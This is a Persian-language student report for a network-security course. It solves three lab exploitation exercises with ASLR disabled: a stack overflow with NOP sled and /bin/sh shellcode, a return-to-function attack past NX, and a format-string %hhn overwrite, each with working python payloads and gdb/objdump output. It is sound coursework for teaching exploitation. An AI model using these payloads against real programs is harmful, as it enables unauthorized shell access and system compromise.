گزارش تمرین ۱ درس امنیت شبکه - سید پارسا طایفه مرسل

توضیحات کلی:
در تمام طول انجام این تکلیف برای بررسی stack اجرایی برنامه‌ها از برنامه‌ی gdb استفاده شده است. همچنین برای بررسی کد اجرایی برنامه و کشف برخی از آدرس‌ها از برنامه‌ی objdump کمک گرفته شده است.
بدیهی است که نوشتن تعداد زیادی کاراکتر با ورودی به صورت دستی، امکان خطا زیاد می‌شود. برای همین جهت تولید متن ورودی از python با پرچم c- استفاده شده است.

برنامه gdb:
این برنامه امکانات وسیعی جهت بررسی و وارسی برنامه در حال اجرا و همچنین رجیسترها و stack اجرایی فراهم می‌کند. روال کار این برنامه به این صورت است که ابتدا با دستور file فایل باینری برنامه را در gdb بارگزاری کرده، سپس با استفاده از دستور break می‌توان یک یا چند breakpoint بر روی خطهای دلخواه از کد قرار داد تا هنگام اجرا، برنامه در آن خطوط توقف کرده و امکان بررسی stack قبل از اینکه بخشی از آن پاک یا بازنویسی شود یا مقداد ثبات‌ها تغییر کنند، وجود داشته باشد.
در gdb می‌توان با دستور run برنامه را اجرا کرد و روند اجرا تا قبل از اولین breakpoint ادامه می‌یابد. می‌توان با استفاده از دستور continue روند اجرای برنامه را تا breakpoint بعد ادامه داد.
یکی از مهم‌ترین امکاناتی که این برنامه فراهم می‌کند امکان مشاهده stack اجرایی و ثبات‌هاست. با استفاده از دستور examin می‌توان تعداد کلمه‌ی دلخواهی بعد از esp که مشاهده کرد. به طور مثال دستو x/100xw $esp، از مکان مورد اشاره ثبات esp، 100 کلمه‌ی ۸ بایتی از stack اجرایی را نمایش می‌دهد.

برنامه objdump:
این برنامه امکان دیدن کد ماشین برنامه، از روی فایل باینری را فراهم می‌کند. از این برنامه بیشتر برای درک بهتر stack استفاده خواهیم کرد. زیرا به ما کمک می‌کند با تطبیق آدرس‌های نشان داده شده در کد ماشین، درک بهتری از اینکه در کجای stack اجرایی هستیم به دست آوریم. همچنین کمک می‌کند return address توابع را دریابیم و با تطبیق آن با stack اجرایی، مکان مورد نظر برای هدف گیری و تغییر آن را پیدا کنیم.


نکته: مبنای شناخت ضرایب امنیتی به کار رفته در برنامه‌ها، مانند NX و Canary، صورت تمرین بوده و عملیاتی جهت کشف آن‌ها صورت نگرفته است. همچنین طبق توضیح صورت تمرین، ASLR خاموش شده است.

نکته: جهت جلوگیری از شلوغی بیش از حد این گزارش و تکرار مکررات از توضیح دستورات اجرا شده در gdb و objdump در تمام تصاویر پرهیز شده است.

برنامه اول:

آسیب پذیری‌ها: با بررسی کد برنامه می‌توان دریافت که درون تابع bar که تابع strcpy را صدا زده، آسیب پذیری buffer overflow وجود دارد. زیرا strcpy بدون هیچ محدودتی، آرگومان ورودی برنامه را در محل آرایه‌ی buf1 و buf2 کپی می‌کند.

نقشه‌ی راه:
هدف این است که وقتی تابع foo کارش تمام شد، به جای بازگشت به خط مربوطه در تابع main، به ابتدای شل کدی که ما در stack تعبیه کردیم بازگشت کند.
سوالی که می‌تواند مطرح شود این است که چرا این کار را با تابع foo می‌کنیم و با نه تابع bar؟ در پاسخ به این سوال لازم به ذکر است که از آنجایی که strcpy در bar قرار دارد، return address تابع bar قبل تر از آن در stack قرار گرفته و با overflow کردن نمیتوان آن را بازنویسی کرد.(جهت overflow به طوری است که از محل نوشته شدن return address تابع bar دور می‌شود) شکل زیر نشان دهنده‌ی این موضوع می‌باشد.



در این شکل خروجی objdump در سمت چپ و خروجی gdb در سمت راست قبل مشاهده است. return addressهای دو تابع foo و bar که به وسیله‌ی objdump آن‌ها را کشف کردیم(آبی رنگ) در stack اجرایی قابل مشاهده است (خاکستری).
همچنین ورودی برنامه که تعداد محدودی A بود به صورت اعداد مبنای 16 در بالای stack به شکل 4141414 قابل مشاهده است. می‌بینیم که جهت پیشروی A ها به سمت return address تابع foo است.
هدف کلی ما این است که در حد فاصل آدرس‌های ffffd3a0 تا ffffd5f0 یک شل کد بنویسیم و return address تابع foo را به اندکی قبل از آن که با NOP پر شده است قرار دهیم. NOP مانند سرسره‌ای باعث می‌شود که آدرس اجرایی برنامه رو به جلو حرکت کند تا به شل ما برسد. علت استفاده از NOP به جای هدف گیری دقیق ابتدای شل این است که خارج از gdb و یا در سیستم‌های دیگر، ممکن است این آدرس‌های اندکی تغییر کنند درنتیجه NOP یک حاشیه امنیت برای اجرای شل کد برایمان ایجاد می‌کند.

با انجام محاسبات می‌توان دریافت که با نوشتن 402 عدد NOP و سپس شل کد و سپس پر کردن فضای باقی مانده تا return address تابع foo با NOP و نوشتن آدرس وسط NOP های قبل از شل، می‌توان شل را اجرا کرد.
اسکریپت اجرایی که به وسیله‌ی پایتون به صورا بر خط ایجاد می‌شود به شکل زیر است.

```
"$(python -c 'print "\x90"*402 + "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c
\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/
bin/sh" + "\x90"*161 +"\x70\xd2\xff\xff" ')"
```

با اجرای این ورودی در محیط gdb ، stack اجرایی را بررسی خواهیم کرد. شکل زیر وضعیت stack اجرایی بعد از اجرای با ورودی فوق می‌باشد.

```
(gdb) x/200xw $esp
0xffffd190:     0xffffd3fc      0x08048556      0xffffd60a      0xffffd1a0
0xffffd1a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd1b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd1c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd1d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd1e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd1f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd200:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd210:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd220:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd230:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd240:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd250:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd260:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd270:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd280:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd290:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd2a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd2b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd2c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd2d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd2e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd2f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd300:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd310:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd320:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd330:     0x1feb9090      0x0876895e      0x4688c031      0x0c468907
0xffffd340:     0xf3890bb0      0x8d084e8d      0x80cd0c56      0xd889db31
0xffffd350:     0xe880cd40      0xfffffffc      0x6e69622f      0x9068732f
---Type <return> to continue, or q <return> to quit---
0xffffd360:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd370:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd380:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd390:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd3a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd3b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd3c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd3d0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd3e0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd3f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd400:     0xffffd270      0xffffd600      0x00000000      0xf7e3cad3
0xffffd410:     0x00000002      0xffffd4a4      0xffffd4b0      0xf7feae6a
```

همانطور که در شکل قابل مشاهده است، مکان قبلی return address تابع foo با آدرس جدیدی که در متن ورودی ذکر شده بود، جایگزین شده است. این مکان جایی در میان NOPهاست. و بعد از آن شل کد قرار گرفته است. با ادامه‌ی روند اجرای برنامه شل اجرا شده و نتیجه‌ی آن قابل مشاهده است.

```
(gdb) c
Continuing.
process 2847 is executing new program: /bin/dash
$
```

برنامه دوم:

آسیب پذیری‌ها:
این برنامه همانند برنامه قبل، به سبب وجود تابع strcpy دارای آسیب پذیری buffer overflow است. با این تفاوت که در این برنامه NX فعال بوده که باعث می‌شود محتویات درون stack قابل اجرا نباشد. البته تابع critical که درون آن یه شل صدا زده شده است باعث شده که امیدی برای رسیدن به مکانی با اجازه‌ی اجرا وجود داشته باشد.

نقشه‌ی راه:
هدف این است که تابع execv درون تابع critical را صدا کنیم. برا یاین کار همانند سوال قبل، return address تابع foo را به آدرس تابع execv تغییر می‌دهیم. این کار را با سرریز کردن دو بافر buf1 و buf2 انجام می‌دهیم.
برای این کار باید ابتدا با objdump و gdb ، مکان return address تابع foo و مکان صدا زدن تابع execv را پیدا کنیم.
لازم به ذکر است که برای آنکه تابع execv به درستی اجرا شود، لازم است مقدمات اجرای آن، مانند قرار گیری آرگومان‌های ورودی در stack و ست کردن مقدار ثبات‌ها به درستی انجام شوند. پس به جای اشاره به مکان دقیق اجرای execv ، به ابتدای بدنه‌ی تابع critical اشاره می‌کنیم.

```
18        return 0;
(gdb) x/200xw $esp
0xffffd380:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd390:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3d0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3e0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3f0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd400:     0xf7ff0041      0x00000000      0xffffd4c8      0xf7fe724b
0xffffd410:     0xf7ffdaf0      0xf7fda740      0x00000001      0x00000001
0xffffd420:     0x00000000      0xf7ff578c      0x00000000      0x00000000
0xffffd430:     0xf7ffd55c      0xffffd498      0xffffd4b8      0x00000000
0xffffd440:     0xf7ff578c      0xf7ffd55c      0x636c6557      0x20656d6f
0xffffd450:     0x63206f74      0x34303465      0x63203234      0x7373616c
0xffffd460:     0x00000a2e      0x00000000      0x00000000      0x00000000
0xffffd470:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd480:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd490:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4a0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4b0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4c0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4d0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4e0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4f0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd500:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd510:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd520:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd530:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd540:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd550:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd560:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd570:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd580:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd590:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd5a0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd5b0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd5c0:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd5d0:     0x00000000      0x00000000      0x00000000      0xffffd5e8
0xffffd5e0:     0x08048603      0xffffd7ed      0x00000000      0xf7e3cad3
0xffffd5f0:     0x00000002      0xffffd684      0xffffd690      0xf7feae6a
0xffffd600:     0x00000002      0xffffd684      0xffffd624      0x0804a01c
```

```
 804859d:       b8 00 00 00 00          mov    $0x0,%eax
 80485a2:       8b 7d fc                mov    -0x4(%ebp),%edi
 80485a5:       c9                      leave
 80485a6:       c3                      ret

080485a7 <critical>:
 80485a7:       55                      push   %ebp
 80485a8:       89 e5                   mov    %esp,%ebp
 80485aa:       83 ec 08                sub    $0x8,%esp
 80485ad:       c7 45 f8 93 86 04 08    movl   $0x8048693,-0x8(%ebp)
 80485b4:       c7 45 fc 00 00 00 00    movl   $0x0,-0x4(%ebp)
 80485bb:       8b 45 f8                mov    -0x8(%ebp),%eax
 80485be:       8d 55 f8                lea    -0x8(%ebp),%edx
 80485c1:       52                      push   %edx
 80485c2:       50                      push   %eax
 80485c3:       e8 18 fe ff ff          call   80483e0 <execv@plt>
 80485c8:       83 c4 08                add    $0x8,%esp
 80485cb:       90                      nop
 80485cc:       c9                      leave
 80485cd:       c3                      ret

080485ce <main>:
 80485ce:       55                      push   %ebp
 80485cf:       89 e5                   mov    %esp,%ebp
 80485d1:       83 7d 08 02             cmpl   $0x2,0x8(%ebp)
 80485d5:       74 1e                   je     80485f5 <main+0x27>
 80485d7:       a1 30 a0 04 08          mov    0x804a030,%eax
 80485dc:       50                      push   %eax
 80485dd:       6a 16                   push   $0x16
 80485df:       6a 01                   push   $0x1
 80485e1:       68 9b 86 04 08          push   $0x804869b
 80485e6:       e8 b5 fd ff ff          call   80483a0 <fwrite@plt>
 80485eb:       83 c4 10                add    $0x10,%esp
 80485ee:       6a 01                   push   $0x1
 80485f0:       e8 cb fd ff ff          call   80483c0 <exit@plt>
 80485f5:       8b 45 0c                mov    0xc(%ebp),%eax
 80485f8:       83 c0 04                add    $0x4,%eax
 80485fb:       8b 00                   mov    (%eax),%eax
 80485fd:       50                      push   %eax
 80485fe:       e8 10 ff ff ff          call   8048513 <foo>
 8048603:       83 c4 04                add    $0x4,%esp
 8048606:       b8 00 00 00 00          mov    $0x0,%eax
 804860b:       c9                      leave
```

در سمت چپ خروجی objdump و در سمت راست stack اجرایی با ورودی تعدادی A قابل مشاهده است.
محل return address تابع foo (آبی پایین) و محل آن در stack اجرایی (خاکستری) دیده می‌شود. حال باید با سرریز کردن بافر خالی بالای این آدرس، محل اجرای تابع critical(آبی بالا) را بر روی return address تابع foo بازنویسی کرد.
با انجام محاسبات و تبدیل آدرس به فرم little endian ، می‌توان ورودی لازم برای انجام عملایت فوق را با اسکریپت پیاتون زیر ایجاد کرد.

```
"$(python -c 'print “A”*608+"\xa7\x85\x04\x08"')"
```

تعداد 608 عدد A برای پر کردن بافرها و سپس محل تابع critical که در عکس هم مشخص شده است.
حال برنامه را با ورودی فوق اجرا می‌کنیم.

```
0xffffd3a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3b0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3c0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3d0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3e0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3f0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd400:     0x080485a7      0xffffd600      0x00000000      0xf7e3cad3
0xffffd410:     0x00000002      0xffffd4a4      0xffffd4b0      0xf7feae6a
0xffffd420:     0x00000002      0xffffd4a4      0xffffd444      0x0804a01c
```

مشاهده می‌شود که آدرس مورد نظر ما در مکان قبلی return address تابع foo نوشته شده است.

```
(gdb)
Continuing.
process 2993 is executing new program: /bin/dash
$
```

با ادامه‌ی روند اجرای برنامه، تابع critical صدا شده و به سبب آن تابع execv شل را اجرا می‌کند.

برنامه سوم:

آسیب پذیری‌ها:
این برنامه دارای دو آسیب پذیری format string و buffer overflow می‌باشد که به ترتیب به سبب وجود دو تابع printf و strcpy ایجاد شده‌اند.

نقشه‌ی راه:
روند کلی تا قبل از انجام حمله‌ی format string این است که بافر buf2 را تا حدی سرریز کنیم که به ابتدای buf1 برسد تا بتوانیم format string مورد نظر را اجرا کنیم.
هدفی که با انجام حمله format string به دنبال آن هستیم این است که ۱- echo را به sh تغییر دهیم و ۲- return address تابع foo را از جای فعلی به ابتدای تابع execv تغییر دهیم.

برای تغییر و بازنویسی مقادیر مشخصی از حافظه کافی است آدرس مورد نظر را در stack قرار داده و سپس با استفاده از %hhn آن را بازنویسی کنیم. %hhn به این صورت عمل می‌کنم که تعداد کاراکترهایی که تا کنون چاپ شده‌اند را در آدرسی که در راس stack قرار دارد می‌نویسد. برای فریب دادن %hhn تا عدد دلخواه ما را بنویسد ، از %x استفاده می‌کنیم. به این صورت که اگر قبل از x عددی بیاید ، به تعداد آن عدد خانه خالی برای نوشتن اختصاص داده می‌شود که این معادل شمردن تعداد دلخواهی کاراکتر برای %hhn می‌باشد.

در راستای هدف شماره ۱ که تغییر echo به sh است لازم است پس از پیدا کردن echo در stack ، e را به s و c را به h و h و o را به صفر تغییر دهیم.

در راستای هدف شماره ۲ که تغییر return address تابع foo است ، کافی است return address آن که 08048606 است را به 080485e8 تغییر دهیم.

آدرس‌های مذکور در خروجی objdump و gdb مشخص شده اند. هم چنین bin/echo نیز در سمت راست پایین قابل مشاهده است.

```
0xffffd3b4:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3c4:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd3d4:     0x41414141      0x00414141      0x00000000      0x00000070
0xffffd3e4:     0xf7fdc5fe      0xffffffff      0xf7ffd000      0xf7e303b4
0xffffd3f4:     0xf7fda1a8      0x00000000      0xf7fec4a8      0x00000007
0xffffd404:     0x00000010      0x00000001      0x00000000      0x00000001
0xffffd414:     0xf7fda1a8      0xf7ffd000      0xf7fe6d3b      0xf7ffc000
0xffffd424:     0x00001000      0x00000001      0xf7fe6cfc      0xf7ffd000
0xffffd434:     0x00000000      0xffffd4f8      0xf7fe724b      0xf7ffdaf0
0xffffd444:     0xf7fda750      0x00000001      0x00000001      0x636c6557
0xffffd454:     0x20656d6f      0x63206f74      0x34303465      0x63203234
0xffffd464:     0x7373616c      0x00000a2e      0x00000000      0x00000000
0xffffd474:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd484:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd494:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4a4:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4b4:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4c4:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4d4:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4e4:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4f4:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd504:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd514:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd524:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd534:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd544:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd554:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd564:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd574:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd584:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd594:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd5a4:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd5b4:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd5c4:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd5d4:     0x00000000      0x00000000      0x00000000      0x92f52700
0xffffd5e4:     0x00000000      0xffffd618      0x08048606      0xffffd81b
0xffffd5f4:     0xffffd6b4      0x080486b0      0x00000000      0x6e69622f
0xffffd604:     0x6863652f      0x0000006f      0x00000000      0x00000000
0xffffd614:     0x92f52700      0x00000000      0xf7e3cad3      0x00000002
0xffffd624:     0xffffd6b4      0xffffd6c0      0xf7feae6a      0x00000002
0xffffd634:     0xffffd6b4      0xffffd654      0x0804a018      0x0804824c
---Type <return> to continue, or q <return> to quit---
0xffffd644:     0xf7fcd000      0x00000000      0x00000000      0x00000000
0xffffd654:     0x7248e962      0x4a718d72      0x00000000      0x00000000
```

```
804859b:    89 e5                   mov    %esp,%ebp
804859d:    83 ec 24                sub    $0x24,%esp
80485a0:    8b 45 0c                mov    0xc(%ebp),%eax
80485a3:    89 45 dc                mov    %eax,-0x24(%ebp)
80485a6:    65 a1 14 00 00 00       mov    %gs:0x14,%eax
80485ac:    89 45 fc                mov    %eax,-0x4(%ebp)
80485af:    31 c0                   xor    %eax,%eax
80485b1:    c7 45 e8 2f 62 69 6e    movl   $0x6e69622f,-0x18(%ebp)
80485b8:    c7 45 ec 2f 65 63 68    movl   $0x6863652f,-0x14(%ebp)
80485bf:    c7 45 f0 6f 00 00 00    movl   $0x6f,-0x10(%ebp)
80485c6:    c7 45 f4 00 00 00 00    movl   $0x0,-0xc(%ebp)
80485cd:    c7 45 f8 00 00 00 00    movl   $0x0,-0x8(%ebp)
80485d4:    c7 45 e0 b0 86 04 08    movl   $0x80486b0,-0x20(%ebp)
80485db:    c7 45 e4 00 00 00 00    movl   $0x0,-0x1c(%ebp)
80485e2:    83 7d 08 02             cmpl   $0x2,0x8(%ebp)
80485e6:    74 10                   je     80485f8 <main+0x5e>
80485e8:    8d 45 e0                lea    -0x20(%ebp),%eax
80485eb:    50                      push   %eax
80485ec:    8d 45 e8                lea    -0x18(%ebp),%eax
80485ef:    50                      push   %eax
80485f0:    e8 bb fd ff ff          call   80483b0 <execv@plt>
80485f5:    83 c4 08                add    $0x8,%esp
80485f8:    8b 45 dc                mov    -0x24(%ebp),%eax
80485fb:    83 c0 04                add    $0x4,%eax
80485fe:    8b 00                   mov    (%eax),%eax
8048600:    50                      push   %eax
8048601:    e8 dd fe ff ff          call   80484e3 <foo>
8048606:    83 c4 04                add    $0x4,%esp
8048609:    b8 00 00 00 00          mov    $0x0,%eax
804860e:    8b 55 fc                mov    -0x4(%ebp),%edx
8048611:    65 33 15 14 00 00 00    xor    %gs:0x14,%edx
8048618:    74 05                   je     804861f <main+0x85>
804861a:    e8 61 fd ff ff          call   8048380 <__stack_chk_fail@plt>
804861f:    c9                      leave
8048620:    c3                      ret
8048621:    66 90                   xchg   %ax,%ax
8048623:    66 90                   xchg   %ax,%ax
8048625:    66 90                   xchg   %ax,%ax
8048627:    66 90                   xchg   %ax,%ax
8048629:    66 90                   xchg   %ax,%ax
804862b:    66 90                   xchg   %ax,%ax
804862d:    66 90                   xchg   %ax,%ax
804862f:    90                      nop
```

حال با توجه به مطالب ذکر شده در فوق اقدام به نوشتن اسکریپتی می‌کنیم که این بایت‌های مذکور را به عدد مطلوب تغییر دهد.
بدیهی است که بخشی از اعداد بدست آمده با دفعات بسیار زیاد آزمون و خطا حساب شده‌اند.
اسکریپت نهایی در زیر قابل مشاهده است:

```
"$(python -c 'print “AAAA"+"\x1c\xd5\xff\xff"+"AAAA"+"\x1d\xd5\xff\xff"+"AAAA"+"\x35\xd5\xff
\xff"+"AAAA"+"\x36\xd5\xff\xff"+"AAAA"+"\x34\xd5\xff\xff"+"AAAA"+"\x37\xd5\xff
\xff"+"AAAA"+"\x38\xd5\xff\xff"+"A"*176+"%x%192x%hhn%157x%hhn%494x%hhn%501x%hhn
%455x%hhn%209x%hnn%255x%hhn"')"
```

پس از اجرای برنامه با ورودی فوق stack در شکل زیر قابل مشاهده است.

```
0xffffd4d4:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4e4:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd4f4:     0x00000000      0x00000000      0x00000000      0x00000000
0xffffd504:     0x00000000      0x00000000      0x00000000      0x5b74c600
0xffffd514:     0x00000000      0xffffd548      0x080485e8      0xffffd745
0xffffd524:     0xffffd5e4      0x080486b0      0x00000000      0x6e69622f
0xffffd534:     0x0068732f      0x00000000      0x00000000      0x00000000
0xffffd544:     0x5b74c600      0x00000000      0xf7e3cad3      0x00000002
0xffffd554:     0xffffd5e4      0xffffd5f0      0xf7feae6a      0x00000002
0xffffd564:     0xffffd5e4      0xffffd584      0x0804a018      0x0804824c
```

می‌بینیم که return address تابع foo به مقدار جدید که آدرس چند دستور قبل از فراخوانی تابع execv می‌باشد تغییر کرده است و echo به sh تغییر داده شده است.(73=s , 68=h).

پس از ادامه اجرای برنامه ,شل اجرا می‌شود.

```
(gdb) c
Continuing.
process 4931 is executing new program: /bin/dash
$
```